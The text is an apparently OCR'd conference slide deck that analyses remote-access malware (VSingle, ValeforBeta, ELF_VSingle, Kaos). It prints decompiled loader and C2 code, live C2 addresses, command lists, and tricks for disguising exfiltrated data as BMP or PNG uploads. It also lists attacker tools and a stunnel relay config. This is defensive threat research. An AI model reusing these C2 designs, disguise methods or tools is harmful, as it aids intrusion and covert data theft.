82      lpAddressa = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
83      LODWORD(v13) = a1 - 18;
84      memmove_0(lpAddressa, Buffer, v13);
85      ((void (*)(void))lpAddressa)();
86      break;
87    case 3u:
88      vbs = mal_xor_decode(enc_string_10072DEC);// .vbs
89      mal_generate_temp_filename(&FileName, (int)vbs);
90      flag_create_file = 1;
91      break;
92    case 5u:
93      bat = mal_xor_decode(enc_string_10072DF8);// .bat
94      mal_generate_temp_filename(&FileName, (int)bat);
95      flag_create_file = 1;
96      break;
97    default:
98      break;
99  }
100 if ( flag_create_file )
101 {
102   mal_sleep(30);
103   fopen_s(&Stream, &FileName, "a+b");
```

ValeforBeta

ValeforBeta is a RAT developed in Delphi, and its functions are even simpler than those of VSingle.

Config

```
40  mal_calc_systemhash();
41  LOWORD(v1->config->version_id) = myatoi((int)"512");
42  v1->config->url_counter = 0;
43  mymemset(v1->config->URL1, 0, 0x104u);
44  v2 = mal_check_count((int)"http://3.90.97.16/doc/total.php");
45  mymemcpy(v1->config->URL1, "http://3.90.97.16/doc/total.php", v2);
46  mymemset(v1->config->Proxy, 0, 0x104u);
47  v3 = mal_check_count((int)
48  mymemcpy(v1->config->Proxy
49  mymemset(v1->config->field_214, 0, 0x104u);
50  mymemset(v1->config->field_318, 0, 0x104u);
51  v1->config->cmd_interval = myatoi((int)"30");
52  v1->config->script_interval = myatoi((int)"30");
53  v1->config->sleep_time_dw1 = myatoi((int)"1");
54  mymemset(v1->config->Thismodulefilename, 0, 0x104u);
55  mymemset(v1->config->argv_0value, 0, 0x104u);
56  if ( myatoi((int)"1") )
57  {
58    v1->config->flag_loadpe = 1;
59    System::ParamStr(0, &v19);
60    v8 = System::__linkproc__ LStrToPChar(v19);
61    v13 = mal_check_count(v8);
62    System::ParamStr(0, &v18);
63    v9 = (const void *)System::__linkproc__ LStrToPChar(v18);
64    mymemcpy(v1->config->Thismodulefilename, v9, v13);
65  }
66  else
67  {
68    v1->config->flag_loadpe = 0;
69    if ( !System::ParamCount() )
70      goto LABEL_13;
71    System::ParamStr(0, &v23);
72    v4 = System::__linkproc__ LStrToPChar(v23);
73    v11 = mal_check_count(v4);
74    System::ParamStr(0, &v22);
75    v5 = (const void *)System::__linkproc__ LStrToPChar(v22);
76    mymemcpy(v1->config->argv_0value, v5, v11);
77    System::ParamStr(1, &v21);
78    v6 = System::__linkproc__ LStrToPChar(v21);
79    v12 = mal_check_count(v6);
80    System::ParamStr(1, &v20);
81    v7 = (const void *)System::__linkproc__ LStrToPChar(v20);
82    mymemcpy(v1->config->Thismodulefilename, v7, v12);
83  }
84  if ( myatoi((int)"3") == 1 )
85    v1->config->dwAccessType = INTERNET_OPEN_TYPE_PRECONFIG;
86  if ( myatoi((int)"3") == 2 )
87    v1->config->dwAccessType = INTERNET_OPEN_TYPE_DIRECT;
88  if ( myatoi((int)"3") == 3 )
89    v1->config->dwAccessType = INTERNET_OPEN_TYPE_PROXY;
90  LABEL_13:
```

Version 512

[Type]
INTERNET_OPEN_TYPE_DIRECT
INTERNET_OPEN_TYPE_PRECONFIG
INTERNET_OPEN_TYPE_PROXY

ValeforBeta

ValeforBeta is a RAT developed in Delphi, and its functions are even simpler than those of VSingle.

```
0000f5d0  65 00 72 00 66 00 6c 00  6f 00 77 00 00 00 00 00  |e.r.f.l.o.w.....|
0000f5e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0000f5f0  00 00 00 00 00 00 00 00  00 00 00 00 26 3d 4f 38  |............&=O8|
0000f600  c2 82 37 b8 f3 24 42 03  17 9b 3a 83 01 00 00 cc  |..7..$B...:.....|
0000f610  00 00 00 00 16 00 00 00  01 22 56 61 6c 65 66 6f  |.........Valefo|
0000f620  72 42 65 74 61 00 10 ca  55 6e 69 74 42 69 74 6d  |rBeta ..UnitBitm|
0000f630  61 70 00 00 1b 55 6e 69  74 48 65 61 70 00 00 95  |ap...UnitHeap...|
0000f640  55 6e 69 74 4d 65 6d 6f  72 79 00 1c 4b 57 69 6e  |UnitMemory..KWin|
0000f650  64 6f 77 73 00 00 c7 53  79 73 74 65 6d 00 00 81  |dows...System...|
0000f660  53 79 73 49 6e 69 74 00  10 55 54 79 70 65 73 00  |SysInit..UTypes.|
0000f670  00 41 55 6e 69 74 47 65  74 41 70 69 00 00 46 55  |.AUnitGetApi..FU|
0000f680  6e 69 74 43 69 70 68 65  72 00 10 ba 55 6e 69 74  |nitCipher...Unit|
0000f690  55 74 69 6c 73 00 00 7f  55 6e 69 74 4d 44 35 00  |Utils...UnitMD5.|
0000f6a0  00 ef 55 6e 69 74 53 54  52 00 00 2e 55 6e 69 74  |..UnitSTR...Unit|
0000f6b0  42 6f 74 47 6c 6f 62 61  6c 00 1c 3f 57 69 6e 49  |BotGlobal..?WinI|
0000f6c0  6e 65 74 00 10 28 55 6e  69 74 42 6f 74 43 6d 64  |net..(UnitBotCmd|
0000f6d0  45 6e 67 69 6e 65 00 10  ff 55 6e 69 74 42 6f 74  |Engine...UnitBot|
0000f6e0  43 6f 6d 6d 75 6e 69 63  61 74 69 6f 6e 00 10 9d  |Communication...|
0000f6f0  53 79 73 43 6f 6e 73 74  00 00 4f 55 6e 69 74 42  |SysConst..OUnitB|
0000f700  6f 74 43 6f 72 65 00 00  19 55 6e 69 74 42 6f 74  |otCore...UnitBot|
0000f710  50 72 6f 74 65 63 74 00  00 7a 55 6e 69 74 42 6f  |Protect..zUnitBo|
0000f720  74 49 6e 69 74 00 00 02  53 79 73 55 74 69 6c 73  |tInit...SysUtils|
0000f730  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

[Function names]

- KWindows
- SysConst
- SysInit
- System
- SysUtils
- UnitBitmap
- UnitBotCmdEngine
- UnitBotCommunication
- UnitBotCore
- UnitBotGlobal
- UnitBotInit
- UnitBotProtect
- UnitCipher
- UnitGetApi
- UnitHeap
- UnitMD5
- UnitMemory
- UnitSTR
- UnitUtils
- UTypes
- WinInet

Features of the Communication

ValeforBeta

1st Request

```
POST /doc/total.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=[Base64 data]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: 3.90.97.16
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

Base64 data

"[8-letter random string][data][random string (4-12 letters)]"

➡ [data] contains Client ID, malware version, IP Address and OS version.

Features of the Communication

ValeforBeta

Response of command result

```
v7 = mal_check_count(http_strc->URL);
(*(void (__stdcall **)(int, int, int, int *))o_InternetCrackUrlA[0])(http_strc->URL, v7,
if ( v4 == 1 )
{
  wsprintfA(
    &v30,
    "Content-Type: multipart/form-data; boundary=%s\r\n",
    (const char *)http_strc->http_bonday_str);
  if ( !v20 || !v21 )
  {
    if ( v20 )
      wsprintfA(
        &v32,
        "--%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n\r\n%s\r\n\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name1,
        (const char *)http_strc->http_body_text);
    else
      wsprintfA(
        &v32,
        "--%s\r\n"
        "Content-Disposition: form-data; name=\"%s\"; f
        "Content-Type: image/bmp\r\n"
        "\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name,
        (const char *)http_strc->http_filename);
  }
  else
  {
    wsprintfA(
      &v32,
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"\r\n"
      "\r\n"
      "%s\r\n"
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
      "Content-Type: image/bmp\r\n"
      "\r\n",
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name1,
      (const char *)http_strc->http_body_text,
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name,
      (const char *)http_strc->http_filename);
  }
  wsprintfA(&v33, "\r\n--%s--\r\n", (const char *)http_strc->http_bonday_str);
  v27 = mal_check_count((int)&v32);
  v28 = mal_check_count((int)&v33);
```

Disguised as if BMP data is sent

WORK FROM HOME, HACK INTO HOME

CON 2021

Features

ValeforBeta

List of commands	
1	Download file
2	Upload file
3	Execute arbitrary command
4	Uninstall (Executes cmd /c ping -n 4 127.0.0.1 >NUL & echo VFB > "file name of itself")
6	Set Sleep Time
7	Send system information

Malware that Infects Servers

Two types of malware are used for server.

ELF_VSingle

Kaos

ELF_VSingle

VSingle has Linux version, not only Windows version.

ELF_VSingle

```
26
27  v22 = __readgsdword(0x14u);
28  memset(&system_info, 0, 0x104u);
29  memset(&post_data, 0, 0x104u);
30  ida = mal_create_id();
31  mal_get_systeminfo(&system_info);
32  memset(&URL_path, 0, 0x80u);
33  qmemcpy(&URL_path, "ufw=%s&uis=%u", 13);
34  mal_print((int)&post_data, (int)&URL_path, &system_info, ida);
35 LABEL_3:
36  mal_http_func((int)&post_data);
37  if ( !recv_data[562] )
38    goto LABEL_2;
39  basicstring_replace(&dword_80FB598, 0, dword_80FB59C, (unsigned int)"", 0);
40  v0 = recv_data;
41  memset(v21, 0, sizeof(v21));
42  while ( 1 )
43  {
44    while ( 1 )
45    {
46      v1 = strstr(v0, "\r\n");
47      if ( v1 != -1 )
48        break;
49      sub_80B5DD7((int)v21, (int)v0);
50      v6 = sub_80502E0(v21);
51      if ( !*v6 || !sub_804DF30((int)v6) )
52        goto LABEL_18;
53      v0 = 0;
```

VSingle

```
63  if ( CreateMutexA(0, 0, &Name) )
64  {
65    if ( GetLastError() == 183 )
66      ExitProcess(0);
67  }
68  mal_install();
69  ida = mal_create_id();
70  mal_get_systeminfo(&system_info);
71  URL_path = mal_xor_decode("\r");                // ufw=%s&uis=%u
72  mal_print_0(&post_data, URL_path, &system_info, ida);
73  Sleep(2000u);
74  while ( 1 )
75  {
76    Sleep(500u);
77    hHandle = CreateThread(0, 0, mal_http_func_thread, &post_data, 0, &ThreadId);
78    WaitForSingleObject(hHandle, 0xFFFFFFFF);
79    if ( get_command_flag )
80    {
81      mal_start_thread();
82      result = (void *)sub_10009650(logstrings);
83      v11 = CreateThread(0, 0, mal_http_func_thread, result, 0, &v17);
84      WaitForSingleObject(v11, 0xFFFFFFFF);
85      LODWORD(v9) = 2048;
86      memset(download_data, 0, v9);
87      basicstring_clear(logstrings);
88    }
```

➡ ELF_VSingle targets Linux server.

Kaos

Kaos is a RAT developed in Golang and has the function to execute shell command.

Function Name

C:/Users/administrator/Downloads/kaos/engine
C:/Users/administrator/Downloads/kaos/utilities.GetCookieParams
C:/Users/administrator/Downloads/kaos/engine.(*Egg).kandidatKaufhaus
C:/Users/administrator/Downloads/kaos/engine.NewEgg
C:/Users/administrator/Downloads/kaos/utilities.BaseDecode
C:/Users/administrator/Downloads/kaos/utilities.BaseEncode
C:/Users/administrator/Downloads/kaos/utilities.COsname
C:/Users/administrator/Downloads/kaos/utilities.Run
C:/Users/administrator/Downloads/kaos/engine.(*Egg).processMarketPrice
C:/Users/administrator/Downloads/kaos/engine.(*Egg).initDuck
C:/Users/administrator/Downloads/kaos/engine.(*Egg).Lunch
C:/Users/administrator/Downloads/kaos/engine.(*Egg).getEggPrice
C:/Users/administrator/Downloads/kaos/engine/Egg.go
C:/Users/administrator/Downloads/kaos/main.go
C:/Users/administrator/Downloads/kaos/utilities/base64.go
C:/Users/administrator/Downloads/kaos/utilities/http.go
C:/Users/administrator/Downloads/kaos/utilities/utils.go
C:/Users/administrator/Downloads/kaos/utilities/utils_linux.go
C:/Users/administrator/Downloads/kaos/utilities.HttpPostWithCookie
C:/Users/administrator/Downloads/kaos/utilities.HttpPostWithFile
C:/Users/administrator/Downloads/kaos/utilities.EierKochen

Configuration

Kaos

```
if ( (unsigned int)&retaddr <= *(_DWORD *)(*(_DWORD *)(__readgsdword(0) - 4
  runtime_morestack_noctxt();
strings_TrimSpace((int)off_8496D78, dword_8496D7C);
strconv_Atoi(interval, v12, interval, v12);
v1 = interval;
if ( v12 )
{
  config->interval = 10;
  config->data = 0;
}
else
{
  config->interval = interval;
  config->data = v1 >> 31;
}
c2 = C2_URL1;
config->lenght_of_c2 = Length_of_C2_URL1;      // 0x68 (104)
if ( flag )
  runtime_gcWriteBarrier();
else
  config->c2_addr = (int)c2;
_C__Users_administrator_Downloads_kaos_utilities_GenerateUniqueID();// gen
key = v9;
v4 = config;
config->length_of_rc4key = uniq_id;
if ( flag )
  runtime_gcWriteBarrier();
else
  config->rc4key = key;
LOBYTE(v4->is_connected) = 0;
v4->try_num = 0;
time_Now(v9);
sub_80A1FFE(&v13, &v9);
if ( v13 >= 0 )
{
  v7 = v15;
  v6 = v14;
}
else
{
  v5 = (2 * v13) >> 31;
  v6 = v5 - 676233344;
  v7 = (__PAIR64__((unsigned int)(v13 >> 31) >> 31, v5) + 0xDD7B17F80LL) >>
}
```

```
struct config
{
  int interval;
  int data;
  int c2_addr;
  int lenght_of_c2;
  int rc4key;
  int length_of_rc4key;
  int is_connected;
  int setcookie_data;
  int data2;
  int try_num;
};
```

Features of the Communication

Kaos

HTTP Request

```
POST /recaptcha.php HTTP/1.1
Host: www.karin-store.com
User-Agent:
TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBH
ZWNrbykgQ2hyb21lLzYwLjAuMzExMi4xMTMgU2FmYXJpLzUzNy4zNg==
Connection: close
Content-Length: 0
Cookie: captcha_session=NjM0OThhMTQxYWQyYTNkZjJhOTUwMGE0MzY3NGI5NDBlNTk2;
captcha_val=0e5gu3%2BxjHmCrpuiXNd4HlCRdpZgI3mdbfg%3D
Accept-Encoding: gzip
```

Base64

RC4+BASE64

captcha_session

"[random data(16byte)][RC4 key(16byte)][random data(4byte)]"

captcha_val

"linux 386|[IP Address]" or "[result of shell command execution]"

➡ C2 servers respond, command at "Set-Cookie".

Features of the Communication

Kaos

HTTP Request of Executed Shell Command

```
POST /recaptcha.php HTTP/1.1
Host: www.karin-store.com
User-Agent:
TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBH
ZWNrbykgQ2hyb21lLzYwLjAuMzExMi4xMTMgU2FmYXJpLzUzNy4zNg==
Connection: close
Content-Length: [Length]
Content-Type: multipart/form-data; boundary=f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb
Cookie: captcha_session=YTY5NDQ5MDYwNmRkNjIyOWI3MzU1NTNmYzMxMzhiNTAyNGJh;
captcha_val=NGI5NjdhNTdhNjliZTVkMg%3D%3D
Accept-Encoding: gzip

--f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb
Content-Disposition: form-data; name="recaptcha"; filename="recaptcha.png"
Content-Type: application/octet-stream

BMf6(0a    DT043b01c728892b495b99ea4c257fe3a8fea3a5f
--f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb--
```

Executed result

➡ If the response data is over 7,000 bytes, it is sent disguised as **PNG data**.

Send German Message

Kaos responds to the command that includes German words.

```
mov     [esp+0F0h+var_F0], ebx
mov     [esp+0F0h+var_EC], 0
call    time_Duration_String
mov     eax, [esp+0F0h+length_of_decode_data]
mov     ecx, [esp+0F0h+decoded_data_byB64]
lea     edx, [esp+0F0h+var_48]
mov     [esp+0F0h+var_F0], edx
lea     edx, aAbstand   ; "Abstand "
mov     [esp+0F0h+var_EC], edx
mov     [esp+0F0h+decoded_data_byB64], 9
mov     [esp+0F0h+length_of_decode_data], ecx
mov     [esp+0F0h+var_E0], eax
lea     eax, aAnwenden  ; "] anwenden\n"
mov     [esp+0F0h+var_DC], eax
mov     [esp+0F0h+var_D8], 0Bh
call    runtime_concatstring3
```

➡ Response message is “Abstand [….] anwenden”.

Tools Used

Tool

Lateral movement

- Mimikatz
- smbexec

Remote access

- 3Proxy
- Plink
- Stunnel

Information theft

- winrar


Other purposes

- timestomp
- procdump

Stunnel + 3Proxy + SSH

Tool

3Proxy is used to connect to the server via SSH.



Stunnel

Tool

Stunnel config

```
[pop3]
client = yes
accept = 127.0.0.1:5821
connect = [PROXY SERVER]:[PROXY PORT]
protocol = connect
protocolHost = 203.193.165.77:443
userAgent = "Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:65.0) Gecko/20100101
Firefox/65.0"
;verifyChain = yes
;CAfile = stun.pem
;checkIP = 127.0.0.1
debug = 7
```

➡ Used to relay internal proxy servers and communicate with the C2.

Original Simple curl

Tool

